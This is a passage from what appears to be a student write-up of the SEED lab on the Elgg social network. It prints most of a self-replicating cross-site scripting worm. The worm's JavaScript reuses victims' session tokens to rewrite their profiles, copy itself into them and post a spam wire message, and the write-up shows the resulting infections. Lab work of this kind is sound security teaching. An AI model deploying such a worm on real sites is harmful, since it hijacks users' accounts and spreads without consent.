22     Ajax.open("GET", sendurl, true);
23     Ajax.setRequestHeader("Host", "www.seed-server.com");
24     Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
25     Ajax.send();
26 }
27
```

- Modifying victim's profile by replicating the worm

```
30 // Modifying victim's profile
31 Ajax = null;
32 ts = "&_elgg_ts=" + elgg.security.token.__elgg_ts;
33 token = "&_elgg_token=" + elgg.security.token.__elgg_token;
34
35
36
37
38 let victim_name = elgg.session.user.username;
39 sendurl = "http://www.seed-server.com/action/profile/edit";
40 var content = "&_elgg_token="+token +
41     "&_elgg_ts="+ts+
42     "&name="+victim_name+
43     "&description="+wormCode+"&accesslevel[description]=2"+
44     "&briefdescription="+1905101+"&accesslevel[briefdescription]=2"+
45     "&location=randomlocation&accesslevel[location]=2"+
46     "&interests=Randomint&accesslevel[interests]=2"+
47     "&skills=Randomskill&accesslevel[skills]=2"+
48     "&contactemail=Randomabc@gmail.com&accesslevel[contactemail]=2"+
49     "&phone=Randomphone&accesslevel[phone]=2"+
50     "&mobile=RandomMobile&accesslevel[mobile]=2"+
51     "&website=http://www.random.com&accesslevel[website]=2"+
52     "&twitter=randomtwitter&accesslevel[twitter]=2"+
53     "&guid="+victim_id;
54
55 if(victim_id != sammy_id){
56     Ajax = new XMLHttpRequest();
57     Ajax.open("POST", sendurl, true);
58     Ajax.setRequestHeader("Host", "www.seed-server.com");
59     Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
60     Ajax.send(content);
61 }
62
```

- “wormCode” variable contains the whole worm code that we retrieved earlier with DOM API. Now we are embedding it to the victim’s “description/about me” section. So the replication of worm is done line this.

- Finally post victim's profile link on the wire

```
64
65     /* Posting on wire
66
67
68
69     let samy_profile_link = "http://www.seed-server.com/profile/samy"
70     let victim_profile_link = "http://www.seed-server.com/profile/" + victim_name;
71
72
73     sendurl = "http://www.seed-server.com/action/thewire/add";
74     content = " _elgg_token="+token+
75               "& _elgg_ts="+ts+
76               "&body="+`To earn 12 USD/Hour(!), visit now ${victim_profile_link}`;
77
78     if(victim_id != sammy_id){
79         Ajax = new XMLHttpRequest();
80         Ajax.open("POST", sendurl, true);
81         Ajax.setRequestHeader("Host","www.seed-server.com");
82         Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
83         Ajax.send(content);
84     }
85
86
87 }
88 </script>
89
```



- The profile link can be grabbed from browser's url section



- Paste the script in Samy's "About me" section and make it public.

4.C:Result:

- Alice: Before infection




- Alice:After visiting Samy's profile:



alice

Edit avatar

Edit profile



Blogs

Bookmarks

Files

Pages

Wire post

Brief description
1905101

Location
[randomlocation](#)

Interests
Randomint

Skills
Randomskill

Contact email
Randomabc@gmail.com

Telephone
[Randomphone](#)

Mobile phone
[RandomMobile](#)

Website
<http://www.random.com>

Twitter username
randomtwitter

- Bobby: Before clicking Alice's link on the wire.

Wire posts

All wire posts

All Mine Friends

What's happening?

Post

140 characters remaining



By [alice](#) 4 minutes ago

To earn 12 USD/Hour(!), visit now <http://www.seed-server.com/profile/alice>



By [alice](#) 4 minutes ago

To earn 12 USD/Hour(!), visit now <http://www.seed-server.com/profile/alice>



- After:

Wire posts

All wire posts

All Mine Friends

What's happening?

Post

140 characters remaining



By [boby](#) · just now

To earn 12 USD/Hour(!), visit now <http://www.seed-server.com/profile/boby>



By [alice](#) · 5 minutes ago

To earn 12 USD/Hour(!), visit now <http://www.seed-server.com/profile/alice>



By [alice](#) · 5 minutes ago

To earn 12 USD/Hour(!), visit now <http://www.seed-server.com/profile/alice>

